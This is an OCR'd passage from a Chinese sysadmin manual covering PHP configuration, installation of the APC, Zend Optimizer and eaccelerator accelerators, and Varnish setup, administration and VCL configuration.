






max_execution_time = 30     ; Maximum execution time of each
script, in seconds
max_input_time = 60 ; Maximum amount of time each script may
spend parsing request data
;max_input_nesting_level = 64 ; Maximum input variable nesting
level
memory_limit = 512M      ; Maximum amount of memory a script
may consume (16MB)
```

3.2. File Uploads

```
;;;;;;;;;;;;;;;;
; File Uploads ;
;;;;;;;;;;;;;;;;

; Whether to allow HTTP file uploads.
file_uploads = On

; Temporary directory for HTTP uploaded files (will use system
default if not
; specified).
;upload_tmp_dir =

; Maximum allowed size for uploaded files.
upload_max_filesize = 5M
```

3.3. Session Shared

编辑 php.ini 在 [Session]位置添加。

```
extension=memcache.so
memcache.allow_failover = 1
memcache.max_failover_attempts = 20
memcache.chunk_size = 8192
memcache.default_port = 11211

session.save_handler = memcache
session.save_path =
"udp://172.16.0.10:11211,tcp://172.16.0.11:11211"
```

3.4. PATHINFO

```
cgi.fix_pathinfo=1
```

4. APC Cache (php-apc - APC (Alternative PHP Cache) module for PHP 5)

```
$ apt-cache search php-apc
php-apc - APC (Alternative PHP Cache) module for PHP 5

$ sudo apt-get install php-apc
```

apc cache 状态监控

http://pecl.php.net/package/APC

下载解包找到apc.php,放到web服务器上

5. Zend Optimizer

http://www.zend.com/

```
tar zxvf ZendOptimizer-3.2.8-linux-glibc21-i386.tar.gz
cd ZendOptimizer-3.2.8-linux-glibc21-i386
./install
```

过程 43.1. 安装 Zend Optimizer

1. 欢迎界面



单击 < OK > 按钮

2. LICENSE

Page Down / Page Up 阅读

```
┌──────────────────────────── Zend Optimizer 3.2.8
──────────────────────────────┐
│ ZEND LICENSE AGREEMENT
│
│ Zend Optimizer
│
│
│
│ ZEND TECHNOLOGIES LTD. ("ZEND") SOFTWARE LICENSE
AGREEMENT ("AGREEMENT")    │
│
│
│ IMPORTANT: READ THESE TERMS CAREFULLY BEFORE INSTALLING
THE SOFTWARE KNOWN  │
│ AS THE "ZEND OPTIMIZER," AS INSTALLED BY THIS
INSTALLATION PROCESS, IN      │
│ MACHINE-EXECUTABLE FORM ONLY, AND ANY RELATED
DOCUMENTATION (COLLECTIVELY,  │
│ THE "SOFTWARE") BY INSTALLING, OR OTHERWISE USING THIS
SOFTWARE, YOU (THE   │
│ "LICENSEE") ACKNOWLEDGE THAT YOU HAVE READ THIS
AGREEMENT, AND THAT YOU     │
│ AGREE TO BE BOUND BY ITS TERMS AND CONDITIONS. IF YOU DO
NOT AGREE TO ALL   │
│ OF THE TERMS AND CONDITIONS OF THIS AGREEMENT, YOU ARE
NOT AN AUTHORIZED    │
│ USER OF THE SOFTWARE AND IT IS YOUR RESPONSIBILITY TO
EXIT THIS             │
│ INSTALLATION PROGRAM WITHOUT INSTALLING THE SOFTWARE, OR
TO DELETE THE      │
│ SOFTWARE FROM YOUR COMPUTER.
│
│
│
│ 1. License. Subject to the terms and conditions of this
Agreement,          │
```

| including, without limitation, Section 2 hereof, Zend hereby grants to |
| Licensee, during the Term (as defined below), a limited, a non-exclusive |
| license (the "License") to: (i) install and operate the Software on a |
| computer or a computer network owned or operated by Licensee; (ii) make |
| copies of the Software; and (iii) sublicense and distribute a limited, |
| non-exclusive sublicense to install, use and sublicense such copies of the |
| Software, provided that any sub-license granted hereunder shall be subject |
| to the limitations and restrictions set forth in this Agreement. |
| |
| 2. Restrictions. Except as otherwise expressly set forth herein, Licensee |
| or any of its sub-licensees shall not: (a) translate or decompile, or |
| create or attempt to create, by reverse engineering or otherwise, the |
| source code form from the object code supplied hereunder; (b) modify, |
| adapt, translate or create a derivative work from the Software; (c) remove |
| any proprietary notices, labels, or marks on the Software. |
| |
| 3. Termination. This Agreement and the License hereunder shall be in |
| effect from and after the date Licensee installs the Software on a |
| computer in accordance with the terms and conditions hereof and shall |
| continue perpetually unless terminated in accordance with this Section 3. |
| This Agreement shall be automatically terminated upon any breach by |
| Licensee of any term or condition of this Agreement. Such period shall be |



单击 < EXIT > 按钮

3. 是否接受LICENSE?





单击 < Yes > 按钮

4. Zend Optimizer 安装路径



单击 < OK > 按钮

建议安装在/usr/local/Zend_3.2.8

5. php.ini 安装路径



输入php.ini安装路径

单击 < OK > 按钮

6. 是否使用了Apache?



我的环境是 lighttpd 所以选择 No

单击 < Yes > 按钮

7. 提示信息



单击 < OK > 按钮

8. 安装完成




Zend Optimizer 3.2.8
The installation has completed successfully.
Zend Optimizer is now ready for use.
You must restart your Web server for the modifications to take effect.
< OK >

单击 < OK > 按钮

6. eaccelerator

```
tar jxvf eaccelerator-0.9.5.3.tar.bz2
cd eaccelerator-0.9.5.3/
/opt/php/bin/phpize
./configure  --enable-eaccelerator=shared --with-php-
config=/opt/php/bin/php-config
make
make install
```

第 44 章 varnish - a state-of-the-art, high-performance HTTP accelerator

1. Varnish Install

http://varnish.projects.linpro.no/

1. install

```
$ sudo apt-get install varnish
```

2. /etc/default/varnish

```
$ sudo vim /etc/default/varnish
DAEMON_OPTS="-a :80 \
             -T localhost:6082 \
             -f /etc/varnish/default.vcl \
             -s
file,/var/lib/varnish/$INSTANCE/varnish_storage.bin,1G"
```

3. /etc/varnish/default.vcl

```
$ sudo vim /etc/varnish/default.vcl

backend default {
        .host = "127.0.0.1";
        .port = "8080";
}
```

4. reload

```
$ sudo /etc/init.d/varnish force-reload
 * Stopping HTTP accelerator                                [
OK ]
 * Starting HTTP accelerator
```

2. varnish utility

2.1. status

```
$ varnishstat
or
$ varnishstat -n /var/lib/varnish/atom-netkiller/
```

HTTP Head

```
$ curl -I http://bg7nyt.mooo.com/
HTTP/1.1 404 Not Found
X-Powered-By: PHP/5.2.6-3ubuntu4.2
Content-type: text/html
Server: lighttpd/1.4.19
Content-Length: 539
Date: Wed, 23 Sep 2009 00:05:11 GMT
X-Varnish: 938430316
Age: 0
Via: 1.1 varnish
Connection: keep-alive
```

test gzip,defalte

```
$ curl -H Accept-Encoding:gzip,defalte -I
http://bg7nyt.mooo.com/
HTTP/1.1 200 OK
X-Powered-By: PHP/5.2.6-3ubuntu4.2
Content-Encoding: gzip
Vary: Accept-Encoding
Content-type: text/html
Server: lighttpd/1.4.19
Date: Wed, 23 Sep 2009 00:08:51 GMT
X-Varnish: 938430335
Age: 0
Via: 1.1 varnish
```

```
Connection: keep-alive
```

2.2. varnishadm

help messages

```
$ varnishadm -T 127.0.0.1:6082 help
help [command]
ping [timestamp]
status
start
stop
stats
vcl.load <configname> <filename>
vcl.inline <configname> <quoted_VCLstring>
vcl.use <configname>
vcl.discard <configname>
vcl.list
vcl.show <configname>
param.show [-l] [<param>]
param.set <param> <value>
quit
purge.url <regexp>
purge.hash <regexp>
purge <field> <operator> <arg> [&& <field> <oper> <arg>]...
purge.list
```

清除缓存

通过Varnish管理端口，使用正则表达式批量清除缓存:

清除所有缓存

```
/usr/local/varnish/bin/varnishadm -T 127.0.0.1:6082 url.purge
```

```
*$
```

http://bg7nyt.mooo.com/zh-cn/technology/news.html 清除类/zh-cn/下所有缓存

```
/usr/local/varnish/bin/varnishadm -T 127.0.0.1:6082 url.purge
/zh-cn/
```

```
/usr/local/varnish/bin/varnishadm -T 127.0.0.1:3500 url.purge
w*$
```

2.3. varnishtop

```
varnishtop -i rxurl

varnishtop -i txurl

varnishtop -i RxHeader -I Accept-Encoding
```

2.4. varnishhist

2.5. varnishsizes

3. log file

log file

```
$ sudo vim  /etc/default/varnishlog
VARNISHLOG_ENABLED=1
$ sudo /etc/init.d/varnishlog start
 * Starting HTTP accelerator log deamon    [ OK ]

$ sudo vim  /etc/default/varnishncsa
VARNISHNCSA_ENABLED=1
$ sudo /etc/init.d/varnishncsa start
 * Starting HTTP accelerator log deamon    [ OK ]
```

4. Varnish Configuration Language - VCL

Varnish配置文件VCL中的函数详解

内置的例程

```
vcl_recv
有请求到达后成功接收并分析时被调用，一般以以下几个关键字结束。
error code [reason] 返回code给客户端，并放弃处理该请求
pass 进入pass模式，把控制权交给vcl_pass
pipe 进入pipe模式，把控制权交给vcl_pipe
lookup 在缓存里查找被请求的对象，根据查找结果把控制权交给vcl_hit或
vcl_miss

vcl_pipe
进入pipe模式时被调用。请求被直接发送到backend，后端和客户端之间的后继数据
不进行处理，只是简单传递，直到一方关闭连接。一般以以下几个关键字结束。
error code [reason]
pipe

vcl_pass
进入pass模式时被调用。请求被送到后端，后端应答数据送给客户端，但不进入缓
存。同一连接的后继请求正常处理。一般以以下几个关键字结束。
error code [reason]
pass

vcl_hash
目前不使用

vcl_hit
在lookup以后如果在cache中找到请求的内容事调用。一般以以下几个关键字结束。
error code [reason]
pass
deliver 将找到的内容发送给客户端，把控制权交给vcl_deliver.

vcl_miss
lookup后但没有找到缓存内容时调用，可以用于判断是否需要从后端服务器取内容。
```

一般以以下几个关键字结束。
error code [reason]
pass
fetch 从后端取得请求的内容，把控制权交给vcl_fetch.

vcl_fetch
从后端取得内容后调用。一般以以下几个关键字结束。
error code [reason]
pass
insert 将取到的内容插入缓存，然后发送给客户端，把控制权交给vcl_deliver

vcl_deliver
缓存内容发动给客户端前调用。一般以以下几个关键字结束。
error code [reason]
deliver 内容发送给客户端

vcl_timeout
在缓存内容到期前调用。一般以以下几个关键字结束。
fetch 从后端取得该内容
discard 丢弃该内容

vcl_discard
由于到期或者空间不足而丢弃缓存内容时调用。一般以以下几个关键字结束。
discard 丢弃
keep 继续保留在缓存里

如果这些内置例程没有被定义，则执行缺省动作

一些内置的变量
now 当前时间，标准时间点（1970？）到现在的秒数

backend.host 后端的IP或主机名
backend.port 后端的服务名或端口

请求到达后有效的变量
client.ip 客户端IP
server.ip 服务端IP
req.request 请求类型，比如GET或者HEAD或者POST
req.url 请求的URL
req.proto 请求的HTTP版本号

```
req.backend 请求对应的后端
req.http.header 对应的HTTP头

往后段的请求时有效的变量
bereq.request 比如GET或HEAD
bereq.url URL
bereq.proto 协议版本
bereq.http.header HTTP头

从cache或后端取到内容后有效的变量
obj.proto HTTP协议版本
obj.status HTTP状态代码
obj.response HTTP状态信息
obj.valid 是否有效的HTTP应答
obj.cacheable 是否可以缓存的内容，也就是说如果HTTP返回是200、203、
300、301、302、404、410并且有非0的生存期，则为可缓存
obj.ttl 生存期，秒
obj.lastuse 上一次请求到现在间隔秒数

对客户端应答时有效的变量
resp.proto response的HTTP版本
resp.status 回给客户端的HTTP状态代码
resp.response 回给客户端的HTTP状态信息
resp.http.header HTTP头
```

4.1. unset / set

```
 sub vcl_deliver {
##### Remove some headers
    unset resp.http.Server;
    unset resp.http.X-Powered-By;
    unset resp.http.X-Varnish;
    unset resp.http.Via;
###
        if (obj.hits > 0){
                set resp.http.X-Cache = "cdn cache server
v2.0";
        }else{
                set resp.http.X-Cache = "MISS ";
        }
        return (deliver);
```

```
}
```

5. example

例 44.1. default.vcl

```
neo@netkiller:/etc/varnish$ cat default.vcl
# This is a basic VCL configuration file for varnish.  See the
vcl(7)
# man page for details on VCL syntax and semantics.
#
# Default backend definition.  Set this to point to your
content
# server.
#
backend default {
    .host = "127.0.0.1";
    .port = "8080";
}
#
# Below is a commented-out copy of the default VCL logic.  If
you
# redefine any of these subroutines, the built-in logic will be
# appended to your code.
#
sub vcl_recv {
    if (req.http.x-forwarded-for) {
        set req.http.X-Forwarded-For =
            req.http.X-Forwarded-For ", " client.ip;
    } else {
        set req.http.X-Forwarded-For = client.ip;
    }
    if (req.request != "GET" &&
      req.request != "HEAD" &&
      req.request != "PUT" &&
      req.request != "POST" &&
      req.request != "TRACE" &&
      req.request != "OPTIONS" &&
      req.request != "DELETE") {
        /* Non-RFC2616 or CONNECT which is weird. */
        return (pipe);
    }
```

```
    if (req.request != "GET" && req.request != "HEAD") {
        /* We only deal with GET and HEAD by default */
        return (pass);
    }
    if (req.http.Authorization || req.http.Cookie) {
        /* Not cacheable by default */
/*        return (pass);*/
        return (lookup);
    }
    return (lookup);
}

sub vcl_pipe {
    # Note that only the first request to the backend will have
    # X-Forwarded-For set.  If you use X-Forwarded-For and want
to
    # have it set for all requests, make sure to have:
    # set req.http.connection = "close";
    # here.  It is not set by default as it might break some
broken web
    # applications, like IIS with NTLM authentication.
    return (pipe);
}

sub vcl_pass {
    return (pass);
}

sub vcl_hash {
    set req.hash += req.url;
    if (req.http.host) {
        set req.hash += req.http.host;
    } else {
        set req.hash += server.ip;
    }
    return (hash);
}

sub vcl_hit {
    if (!obj.cacheable) {
        return (pass);
    }
    return (deliver);
}
```

```
sub vcl_miss {
    return (fetch);
}

sub vcl_fetch {
    if (!beresp.cacheable) {
        return (pass);
    }
    if (beresp.http.Set-Cookie) {
#        return (pass);
        return (deliver);
    }
    return (deliver);
}

sub vcl_deliver {
    return (deliver);
}
#
# sub vcl_error {
#     set obj.http.Content-Type = "text/html; charset=utf-8";
#     synthetic {"
# <?xml version="1.0" encoding="utf-8"?>
